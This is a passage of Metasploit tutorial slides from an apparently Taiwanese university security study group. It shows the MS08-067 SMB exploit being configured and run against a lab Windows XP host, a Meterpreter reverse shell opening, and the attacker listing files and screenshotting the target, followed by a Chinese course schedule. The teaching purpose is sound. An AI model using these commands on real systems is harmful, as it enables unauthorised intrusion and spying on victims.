   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file
 with syntax 'file:<path>'
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, non
e)
   LHOST     10.0.2.11        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Introduction to Metasploit (18)

- Show targets

```
msf5 exploit(windows/smb/ms08_067_netapi) > set target 9
target => 9
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic Targeting
   1   Windows 2000 Universal
   2   Windows XP SP0/SP1 Universal
   3   Windows 2003 SP0 Universal
   4   Windows XP SP2 English (AlwaysOn NX)
   5   Windows XP SP2 English (NX)
   6   Windows XP SP3 English (AlwaysOn NX)
   7   Windows XP SP3 English (NX)
   8   Windows XP SP2 Arabic (NX)
   9   Windows XP SP2 Chinese - Traditional / Taiwan (NX)
   10  Windows XP SP2 Chinese - Simplified (NX)
   11  Windows XP SP2 Chinese - Traditional (NX)
   12  Windows XP SP2 Czech (NX)
   13  Windows XP SP2 Danish (NX)
   14  Windows XP SP2 German (NX)
```

Introduction to Metasploit (19)

- show advanced
- Picking a Payload
- show payloads
- set p
  - set payload/osx/x86/shell_reverse_tcp
  - set payload/linux/x64/shell_reverse_tcp
  - set payload/windows/shell_reverse_tcp
  - set payload/windows/meterpreter/reverse_tcp

```
msf5 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
```

Introduction to Metasploit (20)

- Set LHOST & RHOST

```
msf5 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 10.0.2.5
RHOSTS => 10.0.2.5
```

- Run exploit

Meterpreter Shell (1)

- After a successful exploit a Meterpreter shell allows you to perform many different functions along with a full remote shell.
- Meterpreter is great for manipulating a system once you get a remote connection, so depending on what your goals are; a Meterpreter shell is usually preferred to a straight remote terminal shell.
  - Core Commands
  - File System Commands
  - Networking Commands
  - System Commands
  - User Interface Commands
  - Webcam Commands
  - Three Priv Commands
- http://www.offensive-security.com/metasploit-unleashed/Existing_Scripts

Meterpreter Shell (2)

- help

```
msf5 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.5:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176195 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.11:4444 → 10.0.2.5:1034) at 2020-10-22 10:44:33 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
```

Meterpreter Shell (3)

- Use file system commands


```
meterpreter > cd ..
meterpreter > ls
Listing: C:\WINDOWS
===================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  0        fil   2014-11-18 03:15:12 -0500  0.log
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  AppPatch
100666/rw-rw-rw-  1272     fil   2014-11-18 03:09:20 -0500  Blue Lace 16.bmp
40777/rwxrwxrwx   0        dir   2014-11-18 05:09:53 -0500  CSC
100666/rw-rw-rw-  17062    fil   2014-11-18 03:09:20 -0500  Coffee Bean.bmp
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Config
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Connection Wizard
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Cursors
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Debug
40777/rwxrwxrwx   0        dir   2014-11-18 03:10:13 -0500  Downloaded Program Files
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Driver Cache
100666/rw-rw-rw-  133      fil   2014-11-18 03:09:29 -0500  DtcInstall.log
100666/rw-rw-rw-  11537    fil   2014-11-18 03:05:19 -0500  FaxSetup.log
100666/rw-rw-rw-  16730    fil   2014-11-18 03:09:20 -0500  FeatherTexture.bmp
40555/r-xr-xr-x   0        dir   2014-11-18 11:00:52 -0500  Fonts
100666/rw-rw-rw-  17336    fil   2014-11-18 03:09:20 -0500  Gone Fishing.bmp
100666/rw-rw-rw-  26582    fil   2014-11-18 03:09:20 -0500  Greenstone.bmp
40777/rwxrwxrwx   0        dir   2014-11-18 11:00:52 -0500  Help
40777/rwxrwxrwx   0        dir   2014-11-18 03:05:18 -0500  Installer
100666/rw-rw-rw-  1487     fil   2014-11-18 03:05:19 -0500  MedCtrOC.log
```

Meterpreter Shell (4)

- Use screenshot

```
meterpreter > screenshot
Screenshot saved to: /home/kali/dpgxdcCp.jpeg
meterpreter >
```

You can grab a snapshot of whatever is currently being displayed on your target's monitor using the "screenshot" command:



課程簡報

1. Google搜尋【linwebs】
2. 進入【林林.台灣 | Linwebs】網站
3. 找到【嘉大資工課外自學讀書會課程列表】此文章
4. 找到【第二期課程 2021】的【網路安全探討 2021/5/11】即可下載本次課程簡報

- PHP&MySQL資料庫系統程式開發 2021/5/4
  - CPPwebs 簡報
- 程式安全探討 2021/5/10
  - 課程講義
- 網路安全探討 2021/5/11
  - 課程講義
- 跨平台圖形化程式開發 2021/5/18
- HackMD 共筆平台 2021/5/19
- 虛擬化系統佈署 2021/5/24
- Docker容器虛擬化介紹 2021/5/26